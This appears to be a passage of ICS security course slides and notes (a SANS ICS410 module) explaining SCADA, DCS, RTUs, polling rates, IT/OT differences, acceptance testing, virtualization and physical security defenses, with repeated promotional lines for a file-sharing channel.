In addition to controlling the building's internal environment, BMSs are sometimes linked to access control (turnstiles and access doors controlling who is allowed access and egress to the building) or other security systems, such as closed-circuit television (CCTV) and motion detectors. Fire alarm systems and elevators are also sometimes linked to a BMS for monitoring. In case a fire is detected, then only the fire alarm panel could shut off dampers in the ventilation system to stop smoke spreading and send all the elevators to the ground floor and park them to prevent people from using them in the event of a fire.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Analytic Applications

- Many ICS industries generate analytics from process datasets
  - Some sold as a commercial solution by various vendors
  - Some custom created in-house
- Example: Contingency analysis applications
  - Identify potentially harmful parts of the process
  - Monitor events, thresholds, configurations
  - Take actions such as tripping breakers, opening/closing valves, and sounding alarms
  - Example: State estimators in power industry


Contingency analysis is the process where potentially harmful events, thresholds, or configurations are identified so that contingent actions may be taken if the criteria are met.

Actions that may be taken could include:
- Tripping breakers
- Opening/closing valves
- Sounding alarms

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Putting It All Together



NIST definition: DCSs are used to control industrial processes such as electric power generation, oil refineries, water, and wastewater treatment, as well as chemical, food, and automotive production. DCSs are integrated as a control architecture containing a supervisory level of control overseeing multiple, integrated subsystems that are responsible for controlling the details of a localized process. Product and process control are usually achieved by deploying feedback or feed-forward control loops whereby key product and/or process conditions are automatically maintained around a desired setpoint.

To accomplish the desired product and/or process tolerance around a specified setpoint, specific PLCs are employed in the field and proportional, integral, and/or derivative settings on the PLC are tuned to provide the desired tolerance as well as the rate of self-correction during process upsets. DCSs are used extensively in process-based industries.

The slide shows example DCS architecture and components. Note the logical groupings of field-level components, supervisory-level components, and corporate or business devices.

Image Source: NIST SP800-82
https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-82r2.pdf

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Site SCADA vs. Regional SCADA

- SCADA is a term that varies in use between different ICS industries
  - Site SCADA: Manufacturing industries often use the term for their site-wide supervisory systems that sit in Purdue level 3
  - Regional SCADA: Electricity, oil, gas, and water industries use the term for regional supervisory and control that typically span large geographic distances
  - The same vendors often sell the same solutions to both groups

- Standard features of both Site SCADA and Regional SCADA
  - SCADA technologies are usually TCP/IP based
  - SCADA solutions tend to be more vendor neutral with standardized protocols
  - Both are usually considered Purdue level 3

Regional SCADA systems historically distinguish themselves from other ICSs by being large-scale processes that can include multiple sites and large distances. These processes include industrial, infrastructure, and facility-based processes, as described below:

- Industrial processes include those of manufacturing, production, power generation, fabrication, and refining, and may run in continuous, batch, repetitive, or discrete modes.
- Infrastructure processes may be public or private and include water treatment and distribution, wastewater collection and treatment, oil and gas pipelines, electrical power transmission and distribution, wind farms, civil defense siren systems, and large communication systems.


hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Example of Regional SCADA Scalability

- Midcontinent Independent System Operator, Inc. (MISO)
  - Non-profit, member-based organization
  - Administer wholesale electricity markets
  - Does not own any generation, transmission, or distribution assets
  - Reliability Coordinator for their members
  - Provides wide-area reliability over their region

- MISO coordinates electric utilities
  - 15 states and 1 Canadian province
  - Serving 45 million customers
  - 190 GW of generation
  - 68,000 miles of transmission lines
  - 296,915 SCADA data points



The Midcontinent Independent System Operator, Inc. (MISO) is a not-for-profit, member-based organization administering wholesale electricity markets that provide their customers with valued service, reliable, cost-effective systems and operations, dependable and transparent prices, open access to markets, and planning for long-term efficiency. From a Bulk Electric System perspective, MISO does not own any generation, transmission, or distribution assets. MISO acts as the Reliability Coordinator for their members and provides the wide-area reliability view over their region. To perform this task MISO has connectivity and receives real-time data points from member electric system networks. This data is used in contingency analysis, state estimation, simulation studies, outage scheduling, and transmission planning activities. Communications from member companies to MISO typically occur over ICCP Inter-Control Center Communications Protocol, which will be discussed later in the course.


References:

- https://www.misoenergy.org
- https://www.misoenergy.org/markets-and-operations/real-time--market-data/real-time-displays

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Remote Terminal Unit (RTU)

- Embedded devices that pass data between the management server (MTU) and field devices, acting as a
  - Router: passing TCP/IP traffic
  - Gateway: converting protocols
  - Controller: managing local processes
- RTUs different from PLCs in some ways
  - Usually only found in Regional SCADA
  - Runs more simplistic logic than PLCs
  - Differences are decreasing each day



Above is an image of a remote terminal unit (RTU). RTUs come in a variety of sizes and capabilities. Most RTUs are cabinet mounted with hardwired points to interface with field devices.

An RTU is installed to report local system information and otherwise communicate with the upstream supervisory system. In a Distributed Control System, you may have many separate automated process areas. For example, a typical power company will have a central supervisory system where operators sit on an HMI and each substation will be connected to the central system by utilizing RTUs. RTUs need to communicate with the central system and potentially with Intelligent Electronic Devices (IEDs). This communication is typically done via serial (RS-232 or RS-485), fiber, or wireless comms like cellular networks. Communications are covered in more detail in another module.

Like a PLC, an RTU has an array of input/output connections. These could be digital inputs (like a sensor detecting the closed/open state of a container), analog inputs (such as temperature data), or digital outputs (like an electric relay).


Though generally "dumber" than a PLC, RTUs usually run simple autonomous programs to provide redundancy and safety. For example, an RTU at a power substation will have logic to change the behavior when a technician is working on a particular line and has manually disabled a line. This prevents someone at the operator console from closing a relay while technicians are performing maintenance, thus avoiding injury.

RTUs are more suitable for large geographical areas. They utilize wireless communications (e.g., cellular networks) to communicate back to the supervisory system. PLCs are generally more suited for a local control system that exists all in one location and uses physical media for communications. More recently, however, the line has been blurring. The extreme drop in microcontroller prices has caused the two devices to share more and more qualities.

Image Source: goo.gl/DeuMkv

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Regional SCADA Connectivity



Regional SCADA can span large geographic areas. RTUs may send telemetry data over various communication channels, including cellular, telephone/modem, microwave, serial, Ethernet, or other radio communications. These communications may have to travel over many miles (such as equipment on an oil pipeline, disparate power substations, or ocean drilling operations). This communication may be disrupted or sporadic. If you wish to communicate with a field device that uses a modem to dial into the main system, for instance, you may have to wait for it to initiate the communications, resulting in limited windows of opportunity, or you may consider implementing a modem with call back or dial back security features that allow for initiated requests and some security benefits. Weather may also affect communication ability, causing temporary disruption or a long-term outage requiring a technician to travel out to the equipment site.

Image Source: NIST SP800-82
https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-82r2.pdf

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Timing/Cycles and System Size

- Describing a specific control system at a high level can be misleading.
  - Most are a system of systems with multiple levels of control
  - Each layer has different expectations for data updates
  - Knowing this information can help you determine appropriate security controls

ICS Component	Common Tag Update Rates
Regional SCADA	1 second to 1 minute
Site SCADA	50ms to 1 second
Controllers	1ms to 50ms
Field Devices	sub-1ms

It is difficult to compare and generalize industrial systems, but we can consider key attributes such as the timing cycle, scan rate, or SCADA polling rate that is acceptable or the number of components or I/O points to provide a general description. Systems will be configured to collect a signal at some scan/polling rate; the system could store the results of every scan/poll and perform necessary calculations and monitor state, value, and/or trends. For example, a control engineer will select an appropriate sampling rate for a control loop to give proper control.

Timing/cycles describe the control system application and give someone an immediate idea of what type of process is being monitored and controlled. Regional SCADA systems describe control systems that span over wide geographic areas. SCADA systems need to acquire data by having the RTUs or PLCs scan or poll the connected field inputs of wide-area networks. The data collected is completed during an acceptable time cycle and can be configured based on the number of points, the amount of data, and the communication rates available across channels. The SCADA engineer will select an appropriate polling rate for the system. It is very common for electric power SCADA systems to select a 1- to 3-second polling rate.

Distributed Control Systems (DCS) can cover a complex or plant facility and can typically take advantage of higher-speed communications and local networks. They can achieve much faster scan/polling rates. Some control applications, such as motor controls, can require very fast cycles (e.g., in the millisecond range).

Scan rates for instrument readings need to be supported by the hardware and are determined by the application of what is being monitored and controlled. Hardware will often determine the maximum allowable scan rate, and the process will require a desired scan rate or acceptable range. Warning: We don't like generalizations, but they are made to provide descriptions of things. Not all systems will fit general definitions. It is important to note that reliable distinctions between RTUs, PLCs, and terms to describe control systems have faded. Newer technologies have blurred the lines of existing terminology.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

Lab 1.3

Programming an HMI

Using your ICS410 Windows 10 Enterprise VM, we will create an HMI for the PLC process we created in the last lab. But before we do that, we will reprogram our Velocio Ace 11 PLC with a slightly modified version of our program to ensure all of our PLCs are running the same logic.

Refer to the lab workbook for instructions.

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways:
  - Most ICSs have several layers of control: From management server, to supervisory, to controllers, to field devices
  - Difference between Site SCADA and Regional SCADA
    - It is usually considered Purdue Level 3 in both scenarios
    - It is usually TCP/IP based using industry standard protocols
  - From a cybersecurity perspective, SCADA is more exposed
    - In Site SCADA, it is the first system attackers usually access
    - In Regional SCADA, weak points are WAN providers and unmanned stations
    - Network defenses can aid us in both

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF



- Lab 1.1: Learning from Peers
- GICSP Overview
- ICS Concepts
- Controllers and Field Devices
  - Lab 1.2: Programming a PLC
- Supervisory Levels
  - Lab 1.3: Programming an HMI
- IT and OT Differences
- Physical and Cybersecurity

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

IT and OT Differences

There are a few: Safety, reliability, security, life cycles, etc.

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ICS and Safety

- Most ICS organizations must meet safety standards at several levels
  - Safe work environment for OT employees
  - Verifiably safe products for customers
  - Environmentally safe operations at plants and factories
- Many ICS organizations have a safety culture
  - Personal Protective Equipment (PPE) requirements
  - Safety training and drills
  - Safety meetings and Stop Work protocols
  - Use of intrinsically safe devices and environments
  - Contingency plans for their worst-case scenario
  - Disaster planning with local authorities
- How do your actions and security controls affect safety?

The modernization of society claimed many lives and ultimately led to workplace safety standards. Many industries have implemented safety procedures such as safety meetings, PPE (Personal Protective Equipment), and Stop Work protocols.

Many of the devices we covered earlier come in configurations known as *inherently safe*, meaning they are carefully sealed so that they can operate in hazardous environments without introducing additional danger. An example is a sensor designed to take and report temperature and pressure measurements inside a pipe carrying explosive gas.

Several types of accepted safety and risk analysis methods deal with probabilistic risks in control systems and processes. The key to cybersecurity is that the teams conducting the assessments understand what cyber risks are present under regular operations, emergency operations and when those cyber components are deliberately misused to create an unknown operating state.

Before entering, understand and learn about any environment's safety hazards and Personal Protective Equipment requirements. Some examples of PPE include hard hats, eye protection, ear protection, rubber-soled shoes, flash-resistant clothing, and other specific protective gear (depending on the facility and location). Consider the work you are about to perform and the impacts that result can have on the safety of yourself, others, and the operating environment you are working in.

Ensure proper planning, communication, and necessary approvals have been obtained before taking any actions when performing work in an ICS environment.

Like many other aspects of operating control systems and processes, the well-being of the environment is strictly monitored and regulated. In addition to the governance of pollution and other direct results of operating certain types of processes, asset owner/operators must develop contingency plans for a worst-case scenario. This is especially important for processes that could impact a nearby population if the worst were to happen. The disaster planning process should be exercised with local authorities, when possible, as serious events will almost certainly be remediated by the government.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ICS Reliability

- ICS is expensive
  - Needs to work in a predictable manner
  - Field devices must tolerate extreme temperatures, dust, vibrations, etc.
- Failures will occur and should be planned for
  - Identify components for replacement before failure
  - Paradigm also needs to include cybersecurity
  - How reliable is a system that is vulnerable to cyber attack?
- Reliable ≠ Secure, at least traditionally in ICS regarding cyber
  - ICS security tasks must be coordinated with engineers
  - Thoroughly tested
  - Communication is KEY! Work with ICS teams!

The reliability of any automation system is of critical importance. Systems fail and operators need to be able to identify and respond to these failures. Automation technology is advancing rapidly, and more and more systems are being designed that have the capability to detect failing components and replace them before failures occur. This paradigm also needs to be applied to the concept of security. How reliable can a system really be if it is vulnerable to a cyber attack?


With the production cycles that many ICSs operate at, one of the most challenging constraints is having available access to the systems for a period of time that allows for system maintenance. In ICS environments, security tasks must be sequenced in a manner that allows for adequate coordination and communication between operations and IT security. Additionally, planning for outages, reversion, and continued operations must be established and communicated to operations to ensure each individual understands his roles and responsibilities based on a dynamic environment. Prior to implementing complex system management tasks, the changes must be tested in a manner that cannot impact operations. At each step, communication is key!

Frameworks for system management in an ICS environment exist and will be discussed later in this course.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

CIA vs. AIC Model

- Consider the CIA model in regard to ICS
  - Confidentiality
  - Integrity
  - Availability



- Is availability king in ICS?
  - When it comes to the process, availability is critical
  - So, can we reprioritize CIA to AIC?

- NO! In cybersecurity, all three legs are needed
  - Availability of communications means nothing if the communications are corrupted or malicious (integrity)
  - IT doesn't prioritize confidentiality, just listed in that order
  - Avoid trying to universally prioritize any leg

Different organizations have different priorities in the CIA model. Many fall into the traditional order of C-I-A:

- Confidentiality: Prevention of information disclosure to unauthorized individuals or systems. TLS encrypts a user's web traffic, preventing unauthorized persons from reading the content should they somehow obtain access to the information (such as when using public Wi-Fi at a coffee shop).
- Integrity: Prevention of modification of data.
- Availability: Prevention of inaccessible systems. This involves ensuring the system is available and without service interruption due to failures or upgrades (or security systems designed to protect confidentiality or integrity). It is important to consider I/O and cable path diversity, redundant physical device location diversity, and in some implementations, a hardwired local alarm panel in case the operators lose access to the control system.

Availability is king?

Availability is the primary concern in a vast majority of ICS environments. Some ICS environments, however, would choose an availability impact if they identified a loss of integrity and an associated safety risk.

Class discussion: How can CIA elements be important under different cyber threat scenarios? For example, integrity is a critical element if you are facing a sophisticated threat actor that is trying to maliciously operate the ICS, or, confidentiality can be the most important element if you are safeguarding a prized recipe and a threat actor intends to steal it.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ICS Life Cycle

- ICSs can have a life span of 15 to 30+ years
  - Dependencies on other systems make upgrades challenging
  - Takes effort to make equipment live long in harsh environments
  - Large part of the system goes through a common life cycle
- Factors can lead to new life cycles for sub-components
  - Upgrades for improved reliability, optimization, and now security
  - Process expansion and cost reduction
  - Upgrade-resistant components include wiring, I/O, and hardware
- Many new ICS designs are trying to future-proof
  - Use hardware commoditization and virtualization
  - Facilitates upgrades and changes
  - Extensive testing such as FAT and SAT

A significant factor in the extended life span of ICSs is the sheer cost of equipment refreshes. The price is high for designing a new system, configuring it, integrating the components in a test environment, refactoring it to work in production, and finally shifting the approach to the new design and working out bugs and kinks. This puts business pressure on an entity to maintain older equipment needing security components. After all, it isn't broken as far as the business case is concerned. It is estimated that over 50 billion dollars of process automation has reached or surpassed the end of its useful life. The automation and control system supplier industry has been enjoying growth over the general economic slowdowns of the past several years.

Larger DCS/SCADA systems will typically begin with most components (applications, servers, network components, and hardware) at the same step in the life cycle. There are usually legacy systems that need to integrate ome legacy systems into new deployments. There are very few actual greenfield deployments in existing facilities/assets. The cleanest greenfield occurs during the new build process. It is much more common to see some brownfield deployment during a modernization effort for the control system. Items less likely to be modernized (upgrade-resistant) include wiring, I/O, and hardware (this is where we still see 18- to 20-year life cycles).

The following items can introduce the need to upgrade a sub-element to a deployed SCADA or DCS:

- Operating systems that go past their supported life cycle
- Security guidance, reliability, and cost to maintain have been factors for upgrading parts of an ICS
- Applications that allow for greater optimization or features to improve the efficiency or reliability of a system
- Upgrades that reduce the maintenance or operating cost of a process
- Expanding production lines or changing requirements (might require more capable controllers)

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

FAT and SAT

- Equipment refreshes are cost prohibitive
  - Should specify security requirements
  - Procurement language is essential for managing risk
- The Factory Acceptance Test (FAT)
  - Performed by vendor
  - Verify expected levels of functionality and security
  - Could extend over several weeks or months
- Site Acceptance Test (SAT)
  - Owner/operator repeats a subset of a FAT
  - After system installation and integrated functions

Equipment refreshes are cost prohibitive; therefore, procurement language is important when it comes to managing risk. DHS provides guidance on procurement specifications to mitigate the basic system specification issues. References are made to specific timing of deliverable information. All language is agreed upon pre-contract award; proprietary or business-sensitive information will be delivered after the contract is signed (post-contract award).

The vendor's Factory Acceptance Test (FAT) is necessary to verify that security features function properly and provide the expected levels of functionality. Each topic includes FAT tasks specific to that topic. In general, prior to initiation of each FAT, the Vendor shall install all operating systems and application patches, service packs, or other updates certified for use with the provided system by the time of the test and documentation of the configuration baseline. FAT is a process, not an event, and could, in fact, extend over several weeks or months.

The owner/operator Site Acceptance Test (SAT) typically repeats a subset of a FAT after system installation with additional integrated functions. Typically, the SAT is performed before the cutover or commissioning to validate that the site installation is equivalent to the system tested at the factory. Like the FAT, the SAT may extend several weeks or months and may occur at multiple locations.

Reference:

- https://goo.gl/C8nxtg

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Virtualization in ICS

- Benefits of virtualization
  - Consolidate control center and historian environments
  - Create redundancy previously unavailable
  - Ease patching and backup management
  - Beneficial in testing, development, and training
- Limitations
  - Constrained by legacy physical connections
  - Limited implementations in plant and remote field environments
- Security precautions
  - Do not architect across different trust zones (Business and Control)
  - Ensure management is performed from trusted zone
  - Consider the complexity added to troubleshooting and monitoring

In traditional IT data center environments, virtualization has primarily been driven by cost-reduction efforts that leverage a reduction in the data center footprint. This reduction will require less power, less cooling, and fewer physical assets. It will also ease management. In virtualization in ICS environments, there can be existing system dependencies or system interdependencies that require legacy physical connections that either exceed the physical capabilities of the virtual environment or are not supported by the system vendor. A key item to consider when evaluating a potential virtualization approach in an ICS environment is the possibility to overcomplicate the solution, beyond the ability of on-site staff or beyond the system's need and purpose. In some ICS cases, virtualization can create additional complexity in the environment that could impact troubleshooting and ongoing monitoring.

There are many ICS drivers and constraints that make virtualization appealing. These include:

- The need for system test environments that closely mirror the production environment. With virtualization, this can be achieved quite directly, as well as ease of maintaining synchronization and consistency within the test environment and in training environments.
- Routine system maintenance tasks such as patching, backups, restoration, backup validation, site DR planning, and possibly the performance of system upgrades.
- There is also the possibility for organizations to leverage the virtualization technology to achieve system-to-system failover capability that may not have been previously provided or supported by a system vendor or utilized as a means to move an application set over to 64-bit hardware without extensive application migration activity.

Various ICS industries have seen movement to virtualization in larger control center environments that typically contain mid- to large-scale data center environments, fully redundant control center requirements, and advanced network segmentation architectures with appropriate staff to implement and support these solutions. Within plant environments, ICS virtualization implementation efforts have been constrained by complexity concerns, legacy system restrictions, and lack of vendor support. In remote field environments, ICS virtualization pursuits have not typically been justified or implemented.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - ICS/OT security defenses are generally lower
  - ICS/OT life cycles are longer
  - ICS/OT has less ability to change existing systems
- Recommendations to owner/operators
  - Focus on network-based defenses for existing systems
  - Add host-based defenses for new deployments
- Recommendations to vendors
  - Continue exploring methods to allow minor changes such as patches and system hardening to go forward without negatively affecting safety and reliability

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF



- Lab 1.1: Learning from Peers
- GICSP Overview
- ICS Concepts
- Controllers and Field Devices
  - Lab 1.2: Programming a PLC
- Supervisory Levels
  - Lab 1.3: Programming an HMI
- IT and OT Differences
- Physical and Cybersecurity

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Physical vs. Cyber Security

When one is breached, odds are the other is as well.

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Physical Security Threat Actors

- Disgruntled employees
  - Hardest to detect and deter
  - Have some level of access to assets
  - Technical and procedural controls help
- Thieves, espionage, and terrorism
  - Different intentions but similar methods
  - Perform reconnaissance of facilities and personnel
  - Identify opportunities and methods for physical entry
  - Attempt to evade detection and blend into the surroundings
  - Look and act like authorized persons (social engineering)

Physical security threats to industrial control systems include two common threat actors and one specialized threat actor. Disgruntled employees and thieves are common threats to all organizations, and industrial espionage and terrorism are heightened risks for industrial control systems due to their proprietary configurations and ability to cause widespread damage.

Disgruntled employees are the hardest to detect and deter, as these attackers have some level of legitimate physical and electronic access to an organization's assets. It's highly recommended you tightly integrate Human Resources' employment termination procedures. Additionally, technical or procedural controls to deter piggybacking through secured doors should be established throughout all organizations.

Thieves and terrorists have different intentions behind their attacks on your facilities; however, their methods of penetrating your facilities will be very similar. These attackers will spend time performing reconnaissance of your facilities and personnel to identify opportune times and methods for entering your facility. They will attempt to evade detection or blend into the surroundings by looking and acting like an authorized person. They will attempt to social engineer their way into additional rooms by piggybacking through doors or asking for other assistance from authorized personnel.

Reference:

- An FBI brochure that is available online and covers insider threat can be found at https://www.fbi.gov/file-repository/insider_threat_brochure.pdf/view.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Physical Security Defenses

- Physical security teams use methodologies such as 3DR
  - Deter: Reduce the likelihood of attack
    - Fences with razor wire, bright lighting
  - Delay: Increase the time it takes an attacker
    - Locks, cement barricade mazes
  - Detect: Sense when a breach has occurred
    - Tamper sensors, video cameras
    - ID card readers, biometrics
    - Logbooks, ID badges, visitor badges
  - Respond: Personnel and procedures to act
    - Alarms, security guards at gates

Physical security defenses must be taken into consideration for a facility that contains ICS components just like any other facility. However, some organizations feel their requirements for each category below may be far greater for facilities containing ICS:

Deterrence is any security feature that reduces an attacker's likelihood of attempting an attack. In physical security, features that could deter an attacker include high fences with razor wire, visible cameras, bright lighting, and conspicuous security guards.

- Delay is the concept of layering defenses in a manner that requires an attacker to spend more time defeating the physical security controls.
- Detection is any security features that sense when a security breach may have occurred and identify the potential attacker. One of the easiest ways to detect and identify physical security threats could be security staff watching live CCTV or patrolling the facility looking for suspicious persons. Detection of physical threats may also be electronic in nature, with electronic access control systems that will sound alarms to a central security station if an attempt is made to gain access to a door that a person's access card doesn't have rights to, or if a secured door is forced open.
- Response to physical security threats is the last layer of defense in a physical security plan. Response includes any personnel and procedures that will be used to respond to a potential security breach of a facility. Ideally, a response is never required, but an organization must be capable of responding in an appropriate and timely manner to an attack.

Physical security controls can consist of technical and or procedural controls to achieve the most appropriate cost-effective solution for a specific location and access point. Many organizations determine the appropriate combination of technical and procedural controls based on site risk assessments; however, in some industries and at some locations, regulation dictates the appropriate physical security controls.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Cyber Diligence for Physical Incidents

- Break-ins to control cabinets/houses are common
  - Historically investigated as simple property crimes
  - However, physical incidents may have a cyber dimension
- Physical access can enable
  - Access to a restricted network
  - Circumvention of IT security defenses
  - Collecting and stealing proprietary information
  - Ability to plant unauthorized hardware or software

Many ICS components can be found in field locations, such as electrical substations or remote facilities in lockable control cabinets. Many remote locations experience unauthorized intrusions. These are not typically investigated with an eye toward cybersecurity if investigated at all.

Unauthorized entries at critical infrastructure locations have historically been viewed and investigated as simple property crimes only. This is particularly true for unmanned electrical power substations where an obvious trespass, theft, or vandalism is presumed the sole motive of the intruders. However, the growing number of sophisticated malicious actors and toolsets combined with increased use of conventional networks to remotely monitor and control unmanned sites from centralized facilities has also increased the possibility that traditional property crimes could use these sites to successfully mask less discernible cybercrimes.

